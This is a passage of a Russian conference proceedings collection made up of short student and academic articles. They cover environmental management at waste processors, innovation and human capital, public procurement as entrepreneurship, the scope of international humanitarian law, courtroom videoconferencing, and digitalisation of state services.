данных проблем возможно путем упорядочения управленческого процесса и формирования эффективной системы управления с учетом особенностей данной сферы.

Учитывая специфику, управление экологическими аспектами является важной составляющей эффективного ведения деятельности на предприятии по переработке отходов. Экологические аспекты входят в систему экологического менеджмента как один из ключевых компонентов. Они отражают воздействие деятельности организации на окружающую среду и представляют собой аспекты деятельности, которые могут привести как к негативным, так и к позитивным последствиям [1].

Выделим ряд преимуществ для предприятий по переработке отходов, которые можно получить от формирования системы экологического менеджмента по требованиям стандарта ГОСТ Р ИСО 14001 - 2016 и представим в виде таблицы 1.

Таблица 1 – Преимущества внедрения системы экологического менеджмента для предприятий по переработке отходов

Категория преимуществ	Преимущество
Внутренне преимущество	Систематическое снижение отрицательного воздействия на окружающую среду
	Систематическое сокращение производственных и эксплуатационных затрат
	Эффективное выполнение требований природоохранного законодательства
	Снижение рисков возникновения аварийных ситуаций
	Снижение масштабов последствий аварийных ситуаций в случае их возникновения
Внешнее преимущество	Повышение конкурентоспособности предприятия
	Приобретение более благоприятного имиджа в растущей конкуренции
	Улучшение взаимоотношений с заинтересованными сторонами
	Увеличение инвестиционной привлекательности для бизнеса и государства

Как мы видим, внедрение системы экологического менеджмента способно нивелировать риск воздействия ряда факторов, представленных на рисунке 1.

Таким образом, в условиях ужесточения норм воздействия на окружающую среду и введения новых законодательных требований в области природопользования, эффективное экологическое управление хозяйствующими субъектами негативным воздействием своей производственной деятельности на

окружающую среду, может быть достигнуто только с применением современных инструментов управления. Система экологического менеджмента для организаций, работающих с отходами, может выступить опорой улучшения деятельности и средством повышения устойчивости в нестабильной окружающей среде. В перспективе, это позволит создать предприятиям возможности для дальнейшего развития.

### **Список использованной литературы:**

1. Притужалова, О. А. Экологический менеджмент и аудит: учебное пособие для вузов / О. А. Притужалова. – 2 - е изд., испр. и доп. – Москва: Издательство Юрайт, 2023. – 304 с. – (Высшее образование). – Текст: электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/516632> (дата обращения: 04.08.2023).

2. Промышленное производство в 2021 году: сайт / Федеральная служба государственной статистики. – Москва, 1999. – URL: <https://rosstat.gov.ru/folder/313/document/151988> (дата обращения: 29.07.2023). – Режим доступа: свободный. – Текст: электронный.

3. Федеральный экологический оператор «Росатом»: сайт / Москва. – URL: <https://rosfeo.ru/deyatelnost/obrashhenie-s-otходami-i-i-ii-klassov-opasnosti/> (дата обращения: 30.07.2023). – Режим доступа: свободный. – Текст: электронный.

© Щепетова А. В., 2023

**Щербакова А.А, Аленичев М.Р.**

Студенты 4 курса, ЯГТУ

**Арихина Н.С.**

Магистрант, ЯГТУ

**Научный руководитель: Руденко Л.Д.**

Канд.ист.наук, доцент ЯГТУ

Г. Ярославль, Россия

## **ВИДЫ ИНОВАЦИОННОГО РАЗВИТИЯ ЭКОНОМИКИ И ЕГО СВЯЗЬ С ЧЕЛОВЕЧЕСКИМ КАПИТАЛОМ**

### **Аннотация.**

Типизация инноваторов по основным видам инноваций, которая позволяет установить наиболее релевантные характеристики каждого вида инноваций, разграничить консервативные и инновационные модели поведения экономического агента по основным видам инноваций. критерии: назначение, область применения, функциональность, продолжительность применения, затраты

на внедрение, устойчивость. В статье рассматриваются виды инновационного развития экономики.

### **Ключевые слова**

Человеческий капитал, инновационная структура, новаторы, экономика, экономический рост

Траектория развития государства и экономики определяется тем, как складывается жизнь людей, какие качества лежат в основе их характера и поведения. Необходимость использования инноваций или научно - технических достижений для повышения эффективности деятельности людей считается аксиомой экономического роста. Сегодня возникают инновационные сети, определяющие структуру экономической сферы и предъявляющие высокие требования к технологиям, формируя траекторию технологической эволюции. Общие социальные условия развития человеческого потенциала можно охарактеризовать в количественном отношении динамикой среднедушевого дохода, пенсии, продолжительности жизни, масштабами бедности и неравенства, уровнем безработицы.

Специфика понятия «человеческий капитал» состоит в том, что выделяют две его части. Один из них представляет собой открытый сегмент человеческой деятельности, используется в науке, образовании, технике и определяется уровнем воплощенных в них качеств человеческого потенциала. Вторая часть понятия «человеческий капитал» представляет собой скрытый, нереализованный сегмент человеческого потенциала, который способен повышать уровень развития отраслей экономики при вовлечении в деятельность человека.

Для технологических новшеств, выражающихся в совершенствовании техники или создании и вводе в эксплуатацию совершенно новой техники, происходит принципиальное преобразование действий экономических агентов, управляющих производством и технологиями. Рассмотрим виды инноваций, влияющих на экономический рост.

Продуктовые инновации обычно связаны с модификацией товара, улучшением его существенных характеристик или созданием нового товара. В последнем случае может быть спровоцировано создание технологических инноваций, так как новый продукт часто требует новой технологии.

Процессные инновации охватываются изменениями в методах производства без воздействия на технологию, обычно выражающимися в улучшении материально - технического обеспечения производства, улучшении снабжения и логистики, совершенствовании аппаратно - сервисной базы производства.

Организационные инновации выражаются в появлении новых методов ведения бизнеса, организации рабочих мест или каких - либо взаимодействий с внешними заказчиками, подрядчиками и т. д. Эти методы могут быть не только новыми, но и усовершенствованными.

Маркетинговые инновации сводятся к новым или улучшенным методам рекламы, перемещению товаров на рынках, стратегии ценообразования или дизайну и упаковке товаров. Другими словами, модель ориентирована на внешнюю среду и

---

психологически детерминирована, так как необходимо учитывать выбор потребителей, покупающих товары при новых маркетинговых изменениях.

Уровень человеческого потенциала не гарантирует высокой динамики инновационного развития, если только он не очень высок. И даже в этом случае необходимо учитывать качества человеческого потенциала, ответственные за реализацию различных моделей инновационного поведения по видам инноваций. Инновационная модель поведения может при своем преобладании оказаться весьма деструктивной для экономики, если ее содержание превышает в своем восприятии состояние и возможности экономики. Поэтому методы государственной политики, форсирующие базовые структурные и институциональные отношения, могут привести к экономическому кризису в ходе других изменений, вносимых в экономическую систему. Это следует из анализа модели «инноватор - консерватор», но не учитывается в рамках аналитических построений современной экономической политики. Таким образом, можно инвестировать в модернизацию образования, но не иметь инновационной экономики и, тем более, не обеспечивать накопление и повышение уровня человеческого потенциала. Следовательно, инвестиции в человека являются необходимым, но недостаточным инструментом решения задач инновационного развития экономики.

#### **Список использованной литературы:**

1. Сухарев О. С. Ворончихина Е. Н. Факторы экономического роста: эмпирический анализ индустриализации и инвестиции в технологическое обновление. Вопросы экономики. 2018

© Щербакова А.А., Аленичев М.Р., Арихина Н.С., 2023

**Щербакова А.А, Аленичев М.Р.**

Студенты 4 курса, ЯГТУ

**Арихина Н.С.**

Магистрант, ЯГТУ

**Научный руководитель: Руденко Л.Д.**

Канд.ист.наук, доцент ЯГТУ

Г. Ярославль, Россия

## **ECONOMIC TRANSFORMATION AND INNOVATIVE DEVELOPMENT**

### **Аннотация.**

This article examines the topic of features of technology development and its impact on Development of economic relations. A cross - sectional and comparative analysis of the impact of various factors on the development of the technology economy is carried out. Recommendations have been made on the implementation of developments.

### **Ключевые слова**

Analysis, method, evaluation, economics, technology

---

The theory of formation of innovative infrastructure within the framework of innovative development on the basis of research and innovation structures has been developed. Innovation infrastructure is considered as a mechanism representing a set of interrelated and complementary scientific and technological systems, organizations, firms that ensure the effective implementation of innovation activities and innovations as such.

It is necessary to develop a national innovation system that allows to determine the directions of expansion of innovation activity and innovative business, as well as to implement organizational and institutional approaches to economic policy in the field of expansion of innovation processes through various sectors of the national economy.

The analysis of innovative processes makes it possible to understand the priorities of state policy in the socio - economic sphere, the development of national productive forces, the provision of resources, and the improvement of the scientific and technical level of production that meets market requirements.

It seems that the task of any state in relation to its economy is not only the commodification of the domestic market and the improvement of national productive forces, providing innovative development. It is increasingly important that in modern conditions the main driver of leadership of advanced countries is the development of innovative production potential.

Without conditions conducive to the development of innovative processes, it is impossible to overcome the structural and technological backwardness of the country, the difficulties of material prerequisites for effective socio - economic transformations.

The main conditions for the innovative development of the national economy are:

- inventory and characteristics of research and scientific and technical departments, enterprises and industries in terms of the development of scientific potential. At the same time, it is advisable to assess the competitiveness of various sectors of the economy, the level of technology and the main types of equipment;

- the existence of an effective national innovation system that stimulates public and private companies, enterprises of the scientific and technological sector of the economy;

- identification and approval of priority directions of innovative development and critical technologies for the country's enterprises;

- strengthening of new capital in economic science, mass consciousness and legislation. Its most dynamic parts are intangible assets, including the value of patent and non - patent intellectual property licenses (inventions, industrial designs, know - how, brands and trademarks, selective inventions, software, integrated circuit technologies, copyrights);

- transformation of enterprises, firms, research institutes, design centers into effective owners, interested and able to implement innovations;

- improving the effectiveness of the implementation of innovation policy on the basis of favorable conditions for the development of financial and credit institutions of innovation, improving legislative and regulatory regulation of innovation in the field of science and technology, institutional transformations within industries;

- transformation of investments into human capital, into the main area of long - term investments. It also requires new methods of assessing responsibility and risk insurance, attracting private funds, providing loans to students, etc.;

The future of each state is determined by its ability to use its intellectual potential, including in the field of economic management. A large scale and higher rates of

innovative transformations characterize the knowledge economy, since scientific and technological progress is spreading in the market environment in the form of innovations.

Human resources are becoming the most important source of economic growth of the enterprise. On the other hand, in modern economic conditions it is impossible to fully overcome administrative barriers, master and adapt innovative mechanisms to personal interests conditioned by the objective development of innovative business.

### **Список использованной литературы:**

1. Львов Д. С., Глазьев С. Ю. Теоретические и прикладные аспекты управления НТП. Экономика и математические методы. 1986

2. Wadley D. Technology, capital substitution and labor dynamics: global workforce disruption in the 21st century? Futures. 2021

© Щербакова А.А., Аленичев М.Р., Арихина Н.С., 2023

### **Янгиров Э.Р.**

Россия, Уфа, ГБОУ ВО «Башкирская академия государственной службы и управления при Главе Республики Башкортостан»

## **УЧАСТИЕ В ГОСУДАРСТВЕННЫХ ЗАКУПКАХ КАК ФОРМА ОСУЩЕСТВЛЕНИЯ ПРЕДПРИНИМАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ**

**Аннотация:** в статье предпринята попытка анализа сферы государственных закупок с позиции осуществления предпринимательской деятельности. Рассмотрены вопросы участия в контрактной системе закупок для государственных и муниципальных нужд в качестве поставщика товаров, работ, услуг, разработаны соответствующие рекомендации

**Ключевые слова:** государственные закупки, тендер, бизнес, поставщик

### **Yangirov E.R.**

Russia, Ufa, Bashkir Academy of Public Service and Management under the Head of the Republic Bashkortostan

## **PARTICIPATION IN PUBLIC PROCUREMENT AS A FORM OF ENTREPRENEURIAL ACTIVITY**

**Abstract:** the article attempts to analyze the sphere of public procurement from the perspective of entrepreneurial activity. The issues of participation in the contract procurement system for state and municipal needs as a supplier of goods, works, services are considered, appropriate recommendations are developed

**Key words:** public procurement, tender, business, supplier

В условиях интенсивной цифровизации социально - экономических процессов практика осуществления предпринимательской деятельности приобретает новые



актуальные формы. Особое место среди них занимает участие в государственных закупках в качестве поставщика товаров, работ, услуг.

Данный вид деятельности представляет собой участие предпринимателей в электронных торговых процедурах в Единой информационной системе государственных закупок ([zakupki.gov.ru](http://zakupki.gov.ru)) в соответствии с федеральными законами от 5 апреля 2013 года № 44 – ФЗ «О контрактной системе в сфере закупок товаров, работ, услуг для обеспечения государственных и муниципальных нужд» и от 18 июля 2011 года № 223 - ФЗ «О закупках товаров, работ, услуг отдельными видами юридических лиц» в целях заключения контрактов для поставки товаров, работ, услуг государственным органам и организациям с государственным участием.

Сегодня такая форма коммерческой деятельности не является самодостаточной, находится в бизнес - практике на стадии становления. Некоторые компании рассматривают тендеры как дополнительный канал продаж. Но есть и те, кто уже специализируется на этом, получая основную прибыль с государственных контрактов.

Однако многие поставщики до сих пор не решаются войти в указанную сферу: контрактная система в сфере закупок товаров, работ, услуг для обеспечения государственных и муниципальных нужд содержит большой объем детально регламентированных законодательством норм и правил осуществления закупочной деятельности, включая многочисленные штрафные санкции, что пугает многих бизнесменов. Бытует и ошибочное мнение, что «человеку со стороны» получить контракт не реально.

Такие позиции приводят к тому, что многие предприниматели не рассматривают государственные закупки в качестве нового рынка сбыта, тем самым упуская потенциальные заказы. В действительности же контрактная система в сфере закупок имеет огромный (и легальный) потенциал для ведения бизнеса. Приведем аргументы.

1. Участие в государственных закупках – это возможность, как было сказано, освоить новый рынок сбыта товаров, работ, услуг. Необходимо отметить, что это самый большой рынок: государственные структуры (органы и организации) являются самыми большими и многочисленными заказчиками, охватывающими практически всю экономику государства.

2. Ввиду агрессивного санкционного давления извне российские государственные структуры в настоящее время испытывают особую (а где и острую) потребность в новых поставщиках товаров, работ, услуг (санкции привели к уходу с российского рынка многих иностранных поставщиков, нарушили логистику поставок).

3. Прозрачность и детальная правовая регламентация закупочных процедур обеспечивают защиту от потенциальных коррупционных проявлений и несправедливого отбора поставщиков при заключении контрактов. На законодательном уровне также гарантирована своевременная (и быстрая) оплата государственных контрактов.

4. Постоянная потребность государственных структур в поставках товаров, работ, услуг обеспечивает стабильный доход для бизнеса. Плюс государственные

структуры являются платежеспособными клиентами и надежными партнерами по бизнесу.

5. Отсутствие затрат на рекламу и продвижение ввиду отсутствия необходимости, что экономит бизнесу огромные средства (в контрактной системе закупок весь процесс проходит в автоматизированной информационной системе, имеет конкурсный характер с установленными законом критериями отбора поставщиков).

Дополнительными преимуществами при участии в государственных закупках обладают субъекты малого и среднего предпринимательства (МСП):

- в контрактной системе в сфере закупок товаров, работ, услуг государством установлены для МСП специальные льготы: установленный для государственных структур обязательный минимум заключаемых контрактов именно с МСП; наличие закупок, участниками которых могут быть только МСП; установление предельных значений обеспечения или обязательных условий контракта и др.;

- государственные закупки дают малому бизнесу возможность раскрыться (особенно начинающим), открывают доступ к крупным заказчикам, позволяют увеличить объемы продаж, расширить клиентскую базу, повысить квалификацию и др.

Определение поставщиков в системе государственных закупок осуществляется различными способами, включая конкурентные (аукцион, конкурс и др.) и неконкурентные (закупка у единственного поставщика) процедуры.

Закупка у единственного поставщика – самая простая тендерная процедура. Она проводится только относительно продаж малого объема (до 600 тысяч рублей по общему правилу) на основе поданных потенциальными поставщиками ценовых предложений (без конкурсных процедур). Отличный способ (и опыт) для начинающих поставщиков в области государственных закупок. Например, в Республике Башкортостан функционирует специально созданная информационная подсистема осуществления закупок малого объема для обеспечения нужд Республики Башкортостан «Агрегатор торгов малого объема» ([zakaz.bashkortostan.ru](http://zakaz.bashkortostan.ru)).

К сожалению, на практике (после пары успешных сделок) многие фирмы - поставщики начинают действовать по шаблону и остаются работать исключительно через закупки у единственного поставщика, упуская тем самым крупные контракты в конкурентных закупках (помимо прочего, уровень конкуренции в сложных тендерных процедурах по естественным причинам ниже).

Фундаментальное значение несет наличие у компании - поставщика соответствующей стратегии, которая, на наш взгляд, должна включать следующие элементы:

- 1) аналитика закупок;
- 2) наличие тендерного специалиста;
- 3) общие расчеты рентабельности.

Аналитика закупок включает в себя:

- анализ отрасли (оценка общей ситуации на рынке определенного товара, включая потребности и динамику изменений);
- анализ завершенных закупок (выявление основных заказчиков и поставщиков на рынке определенного товара, оценка масштабов снижения начальной цены и др.);
- анализ действующих закупок (выборка для непосредственного участия);
- анализ конкретного заказчика (оценка рентабельности сотрудничества);
- анализ конкретного поставщика (оценка рентабельности в конкуренции).

Подобная аналитика позволяет компании - поставщику ответить, например, на следующие вопросы:

1. Каково состояние конкуренции в той или иной сфере?
2. В каких видах процедур целесообразнее принимать участие относительно данной сферы?
3. Выгодно ли участвовать в конкретной закупке?

Компании, специализирующиеся на участии в государственных закупках в качестве поставщика товаров, работ, услуг, как правило, имеют в штате тендерного специалиста. Обязанностей для такой работы предостаточно: мониторинг действующего законодательства, изучение соответствующей практики ФАС и судов, анализ ситуации на конкретном рынке, выявление потенциально выгодных (и выигрышных) закупок, подготовка заявок, непосредственное участие и т.д.

Для успешного ведения бизнеса поставщиком в закупках без самостоятельной (и свободной от других обязанностей) штатной единицы в компании, на наш взгляд, не обойтись. Распространенной ошибкой на практике является передача обязанностей по тендерной работе другим сотрудникам компании (бухгалтеру, экономисту, менеджеру и т.д.), что отрицательно сказывается на качестве осуществления и того, и другого. Задача тендерного специалиста – добывать компании новые заказы.

Отдельного (особого) внимания требуют общие расчеты рентабельности для компании (на основе данных анализа закупок) при участии в тендерах:

- составление финансового плана (план движения денежных средств, включая предстоящие расходы);
- расчет плановой прибыли (включая оценку рентабельности);
- расчет себестоимости (по времени, трудоемкости и конкретным процедурам).

Сфера государственных закупок в настоящее время представляет собой перспективное направление для осуществления предпринимательской деятельности. Несмотря на наличие трудностей субъективного характера (назовем это так), участие в закупках дает огромные преимущества для развития современного бизнеса. Грамотная аналитика, правильно расставленные приоритеты и взвешенная стратегия – залог успеха в тендерных процедурах.

## **СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ И ЛИТЕРАТУРЫ**

1. Федеральный закон от 18 июля 2011 года № 223 - ФЗ «О закупках товаров, работ, услуг отдельными видами юридических лиц» // СПС КонсультантПлюс.
2. Федеральный закон от 5 апреля 2013 года № 44 – ФЗ «О контрактной системе в сфере закупок товаров, работ, услуг для обеспечения государственных и муниципальных нужд» // СПС КонсультантПлюс.
3. Распоряжение Главы Республики Башкортостан от 1 октября 2020 года № РГ - 264 «О реализации проекта по использованию информационной подсистемы осуществления закупок малого объема для обеспечения нужд Республики Башкортостан» // СПС КонсультантПлюс.
4. Бирюкова Е.А. Система госзакупок в Российской Федерации: проблемы, нарушения, изменения в законодательстве // Научные записки молодых исследователей. 2022. № 1. С. 39 - 50.
5. Булгакова М.С. Риски работы на рынке государственных электронных торгов // Экономика и социум. 2021. № 12 - 1 (91). С. 874 - 878.
6. Васин С.Г., Малышев Г.К. Развитие концепции повышения экономической эффективности государственных закупок // Финансовые рынки и банки. 2023. № 4. С. 25 - 31.
7. Емельянова М.К. Репутация в государственных закупках: особенности регулирования, ключевые индикаторы и оценки эффективности // Вопросы государственного и муниципального управления. 2023. № 2. С. 172 - 193.
8. Серебриников А.В. Способы проведения государственных закупок // Экономика и бизнес: теория и практика. 2022. № 3 - 2. С. 126 - 128.

© Янгиров Э.Р., 2023

## ЮРИДИЧЕСКИЕ НАУКИ



## LEGAL SCIENCES

**МАМЕДОВ Н.Н.**

Кандидат юридических наук,  
докторант по получению степени доктора наук  
Бакинского Государственного Университета  
Азербайджан, Баку

## **НЕКОТОРЫЕ МЕТОДОЛОГИЧЕСКИЕ АСПЕКТЫ О ПРИМЕНЕНИИ МЕЖДУНАРОДНОГО ГУМАНИТАРНОГО ПРАВА СТОРОНАМ ВООРУЖЕННОГО КОНФЛИКТА**

**Резюме.** В данной статье исследуется область применения международного гуманитарного права. В статье последовательно анализируются вопросы применения международного гуманитарного права по ситуации, по лицам, по времени и по месту. Автор указывает, что область применения международного гуманитарного права является очень сложной и многогранной категорией, случаи, входящие в эту область применения, и критерии, ее определяющие, до конца не определены. Также в статье рассматривается необходимость закрепления института обмена военнопленными в конвенциях, составляющих источник международного гуманитарного права в правовом аспекте, особенности применения норм международного гуманитарного права к миротворческим операциям, а также как применение международного гуманитарного права в отношении вооруженных конфликтов, происходящих в киберпространстве.

**Ключевые слова:** международное право, международное гуманитарное право, международный вооруженный конфликт, Женевские конвенции,

**MAMEDOV N.N.**

PhD in Law, doctoral student in the degree of Doctor of Science  
of Baku State University  
Azerbaijan, Baku

## **SOME METHODOLOGICAL ASPECTS ON THE APPLICATION OF INTERNATIONAL HUMANITARIAN LAW TO THE PARTIES TO ARMED CONFLICT**

**Summary.** This article examines the field of application of international humanitarian law. The article consistently analyzed the issues of application of international humanitarian law according to the situation, according to the persons, according to the time and according to the place. The author points out that the field of application of international humanitarian law is a very complex and multifaceted category, the cases included in that field of application and the criteria that determine it are not fully defined. Also, the article examines the need to establish the institution of the exchange of prisoners of war in the conventions that constitute the source of international

humanitarian law in the legal aspect, the features of the application of international humanitarian law norms to peacekeeping operations, as well as the application of international humanitarian law in relation to armed conflicts occurring in cyberspace.

**Keywords:** international law, international humanitarian law, international armed conflict, Geneva Conventions

Несмотря на то, что целью международного гуманитарного права является ограничение последствий вооруженных конфликтов, полный и точный круг случаев, попадающих под сферу его материального применения, четко не определен. Поскольку в соответствующих конвенциях упоминаются разные виды вооруженных конфликтов, можно понять правовые особенности этого многогранного понятия. Однако эти средства понимания не предлагают критериев, позволяющих с достаточной точностью определить содержание этого понятия. Здесь необходимо некоторое пояснение. Ведь в зависимости от того, как юридически определена ситуация, в разных случаях применяются разные нормы. Рассматриваемые правовые режимы не всегда одинаковы и зависят от того, отражают ли они, например, условия международного и немеждународного вооруженного конфликта [1].

Как правило, выделяют следующие области применения международного гуманитарного права:

- а) применение по ситуации (рациональные ситуации);
- б) заявление лиц (*ratione personae*);
- в) применение по времени (*ratione temporis*);
- г) заявка по местонахождению (*ratione loci*).

Ситуационное применение означает, что международное гуманитарное право применяется только в случае вооруженного конфликта. Иными словами, наличие состояния вооруженного конфликта является важным условием применения норм международного гуманитарного права. Следует отметить, что применение норм международного гуманитарного права обусловлено только наличием объективных условий и не зависит от того, как воюющие стороны описывают ситуацию. Если между двумя или более государствами возникает вооруженный конфликт, даже если сами воюющие стороны не признают и не подтверждают состояние войны, такой конфликт характеризуется как международный конфликт. В случае международного вооруженного конфликта применяются четыре Женевские конвенции и Дополнительный протокол I [2, с. 23]. В зависимости от конкретных ситуаций эти случаи могут быть открытым конфликтом между государствами или вмешательством в ранее существовавший внутренний конфликт. В последнем случае конфликт становится международным.

Комментарий к Женевским конвенциям гласит, что любой спор, который приводит к применению вооруженных сил между государствами, независимо от продолжительности конфликта, разрушительного воздействия, количества жертв, считается вооруженным конфликтом по смыслу статьи 2. В ноте Апелляционной

---

палаты по апелляции Тадича в Трибунал по Югославии говорится, что вооруженный конфликт носит международный характер, если он происходит между двумя или более государствами. Кроме того, внутренний военный конфликт, начавшийся на территории государства, может принять и международный характер. Это происходит, когда в этот конфликт вмешивается другое государство или некоторые участники внутреннего военного конфликта выступают от имени этого вмешивающегося государства [3, с. 22].

В Комментарие Международного общества Красного Креста к первой Женевской конвенции говорится, что наличие состояния вооруженного конфликта определяется наличием противоборства между двумя или более государствами, сопровождающегося применением вооруженных сил в ходе военных действий. Это определение применимо к международным вооруженным конфликтам. Широко признанная в деятельности международных уголовных трибуналов дефиниция как на доктринальном, так и на практическом уровне определяет вооруженный конфликт независимо от того, носит ли он международный характер: «применение вооруженных сил в межгосударственных отношениях или длительное вооруженное насилие между органами государственной власти и организованными вооруженными группами или между такими группами в пределах границ государства» [4, с. 44 - 53]. Вооруженный конфликт может существовать в основном в трех конкретных ситуациях:

- вооруженный конфликт между сторонами до объявления войны;
- вооруженный конфликт без войны;
- вооруженный конфликт, являющийся проявлением борьбы за свободу.

Дополнительный протокол II составляется во время вооруженного конфликта, не достигшего определенной интенсивности и не носящего международного характера. Следует отметить, что норм международного гуманитарного права о немеждународных вооруженных конфликтах значительно меньше, чем норм о международных вооруженных конфликтах. Вооруженным конфликтом немеждународного характера является вооруженный конфликт, происходящий на территории любой из согласованных высоких сторон, между ее вооруженными силами и антиправительственными вооруженными формированиями или иными организованными вооруженными формированиями, контролирующими часть ее территории.

#### **ЛИТЕРАТУРА:**

1. Вите, С. Типология вооруженных конфликтов в международном гуманитарном праве: правовые концепции и реальные ситуации: [Электронный ресурс] / URL: <https://www.icrc.org/ru/doc/assets/files/other/vite.pdf>

2. Апраксин, П. Международное гуманитарное право и право прав человека: сходства, различия, взаимодополняемость // Белорусский журнал международного права и международных отношений, - 1999. № 1, - с. 22 - 26.



3. Гасымова, А.М. Защита прав детей во время военных конфликтов в современном международном праве / Дисс. доктора философии по юридическим наукам / - Баку, 2021. - 136 с.

4. Тузмухамедов, Б.Р. Международно - правовая классификация вооруженных конфликтов: дефиниции и реальность // Пути к миру и безопасности, - 2018. № 1 (54), - с. 44 - 53.

© МАМЕДОВ Н. Н.оглу 2023

**Решетняк В. И.**

Кандидат юридических наук, доцент, судья в отставке,  
г. Ставрополь

### **ИСПОЛЬЗОВАНИЕ ВИДЕОКОНФЕРЕНЦ - СВЯЗИ ПРИ СУДЕБНОЙ КОММУНИКАЦИИ В ЦИВИЛИСТИЧЕСКОМ ПРОЦЕССЕ**

Аннотация.

В статье анализируется использование систем видеоконференц - связи как современного средства судебной коммуникации. Автор показывает, что применение информационных технологий положительно влияет на доступность правосудия по гражданским и арбитражным делам, ускоряет судебные разбирательства, позволяет сократить затраты и существенно повысить качество исполнения судебных актов.

Ключевые слова: видеоконференц - связь, правосудие, судебная коммуникация, цифровые технологии, электронный документ.

Судебная коммуникация – это целенаправленная деятельность по обмену информацией между судом, участниками процесса и иными лицами в пространстве и времени с использованием различных средств, в зависимости от того, что доступно или предпочтительно.

Судебная коммуникация может быть устной и письменной, очной и дистанционной, синхронной и асинхронной<sup>1</sup>.

Именно в рамках судебной коммуникации участники процесса получают возможность довести до сведения суда свою позицию относительно всех аспектов дела, представить доказательства в ее обоснование и принять участие в их исследовании в открытом судебном заседании при разрешении спора по существу для установления действительных обстоятельств дела и правильного применения законодательства на основе состязательности и равных процессуальных прав сторон.

---

<sup>1</sup> См. подробнее: Самсонова М.В., Черных И.И. Онлайн - коммуникация в цивилистическом судопроизводстве как предмет междисциплинарных исследований // Хозяйство и право. 2023. № 1. С.106 - 121.

Влияние научно - технического прогресса на гражданское процессуальное и арбитражное процессуальное законодательство России в первую очередь проявилось во введении современных средств судебной коммуникации.

Расширяется применение в гражданском и арбитражном судопроизводстве видеоконференц - связи, что позволило не только повысить оперативность проведения судебных заседаний, но и значительно сократить транспортные расходы. Так, с использованием видеоконференц - связи в 2021г. арбитражными судами проведено 33385 судебных заседаний, а в 2022 г. - 35336 заседаний, судами общей юрисдикции по гражданским делам в 2021 г. по первой инстанции проведено 35610 заседаний, а в 2022 г. - 37607 заседаний<sup>2</sup>.

АПК РФ (ст. 153.1) предусматривает возможность участия путем использования систем видеоконференц - связи как в предварительном судебном заседании, так и в судебном заседании, в котором дело рассматривается по существу. Такой порядок допускается по ходатайству лиц, участвующих в деле, и иных участников арбитражного процесса и при наличии в соответствующих арбитражных судах технических условий для обеспечения видеоконференцсвязи, под которыми понимается наличие в суде исправной указанной системы и объективной возможности проведения судебного заседания данным способом в пределах установленного законом срока рассмотрения дела.

Процессуальный закон предусматривает, что использование систем видеоконференц - связи возможно не только в судебных заседаниях, проводимых в судах первой инстанции, но и при рассмотрении арбитражных и гражданских дел в судах апелляционной и кассационной инстанций<sup>3</sup>. Отметим также, что системы видеоконференц - связи могут применяться не только непосредственно в ходе судебного разбирательства по арбитражному делу, но и на подготовительной стадии арбитражного процесса, т.е. в ходе предварительного заседания (ст. 136 АПК РФ).

В соответствии со ст. ст. 155.1, 177, 187, 188 ГПК РФ путем использования систем видеоконференц - связи в судебном заседании могут участвовать: лица, участвующие в деле (истцы, ответчики, заявители, заинтересованные лица, третьи лица), их представители, а также свидетели, эксперты, специалисты и переводчики при условии заявления ими ходатайства об этом или по инициативе суда. Об участии указанных лиц в судебном заседании путем использования систем видеоконференц - связи суд выносит определение.

Судебная практика показывает, что благодаря использованию в судебной коммуникации системы видеоконференц - связи правосудие в России становится

---

<sup>2</sup> Данные судебной статистики приведены по информации, размещенной на официальном сайте в сети «Интернет» Судебного департамента при Верховном Суде РФ // <http://cdep.ru/?id=79> (дата обращения: 30.07.2023).

<sup>3</sup> См. подробнее: Электронное правосудие: Монография / Е.В. Бурдина [и др.]; под ред. Е.В. Бурдиной, С.В. Зуева. - М.: РГУП, 2021. С. 135 (авторы параграфа 2.3 К.Л. Брановицкий, С.В. Зуев).

---

более эффективным, повышается его доступность гражданам и юридическим лицам, ускоряются судебные разбирательства.

### **Список использованной литературы.**

1. Самсонова М.В., Черных И.И. Онлайн - коммуникация в цивилистическом судопроизводстве как предмет междисциплинарных исследований // Хозяйство и право. 2023. № 1. С.106 - 121.

2. Электронное правосудие: Монография / Е.В. Бурдина [и др.]; под ред. Е.В. Бурдиной, С.В. Зуева. - М.: РГУП, 2021. - 344 с.

© Решетняк В.И., 2023

**Рунталь Г.В.,**

магистрант 2 курса юридического факультета  
Сочинского института (филиала)  
ВГУЮ (РПА Минюста России)  
Россия, г. Сочи

## **К ВОПРОСУ О РЕАЛИЗАЦИИ ПРАВА ЧЕЛОВЕКА НА БЕСЦИФРОВУЮ СРЕДУ В УСЛОВИЯХ ЦИФРОВОЙ РЕАЛЬНОСТИ**

### **Аннотация**

Развитие цифровых технологий подталкивает государство к активной технологической модернизации государственного управления и правового регулирования. Целью статьи является выявление негативных тенденций цифровизации государства, рассмотренной в контексте исследования влияния глобальной цифровизации на соблюдение прав граждан. Делается вывод о необходимости проверки работы государственных органов в определенных сферах их деятельности и модернизации нормативной правовой базы.

### **Ключевые слова**

Цифровизация, информационное общество, информационные права и свободы, правовой статус личности, цифровое общество, цифровое государство, цифровая безопасность, информационная безопасность.

В настоящее время стремительным ходом идет цифровизация нашего общества. Происходит проникновение цифровизации в область законодательства и текущего правоприменения, появление инновационных продуктов и сервисов, информационных и управленческих технологий. При этом объем прав и свобод, обязанностей, гарантий их реализации, взаимной ответственности личности и государства существенно трансформируется. Курс на цифровизацию общества задает и Указ Президента РФ от 21.07.2020 № 474 «О национальных целях

развития Российской Федерации на период до 2030 года», который в числе прочих национальных целей развития страны устанавливает цифровую трансформацию [2].

Среди всего процесса цифровизации общества хочется особенно выделить начало оказания услуг гражданам и хранения их персональной информации в электронной форме.

Цифровизация порядка предоставления государственных услуг началась с принятия Федерального закона от 27 июля 2010 г. № 210 - ФЗ «Об организации предоставления государственных и муниципальных услуг», где возможность получения их в электронной форме предусматривается в качестве одного из основных принципов [1].

При этом, несмотря на многочисленные свидетельства и отзывы граждан об удобстве, надёжности и перспективности данного способа предоставления услуг, существует объективная и серьезная проблема, к которой привели именно процессы цифровизации [6, С. 201].

Речь идет о невозможности для граждан остаться вне цифрового поля. В первую очередь следует упомянуть существенные затруднения, либо вовсе отсутствие возможности получить государственную услугу в неэлектронной форме.

Однако невозможность физически попасть на прием в компетентные органы – это лишь часть проблемы. Зачастую, человек, не обладающий телефоном или не имеющий доступа в Интернет, сталкивается с существенными затруднениями и дискомфортом при получении государственных услуг. Всем известно, что более удобный способ получить государственную услугу – это записаться заранее на прием в соответствующих органах. Однако, сделать это возможно только через интернет или по телефону.

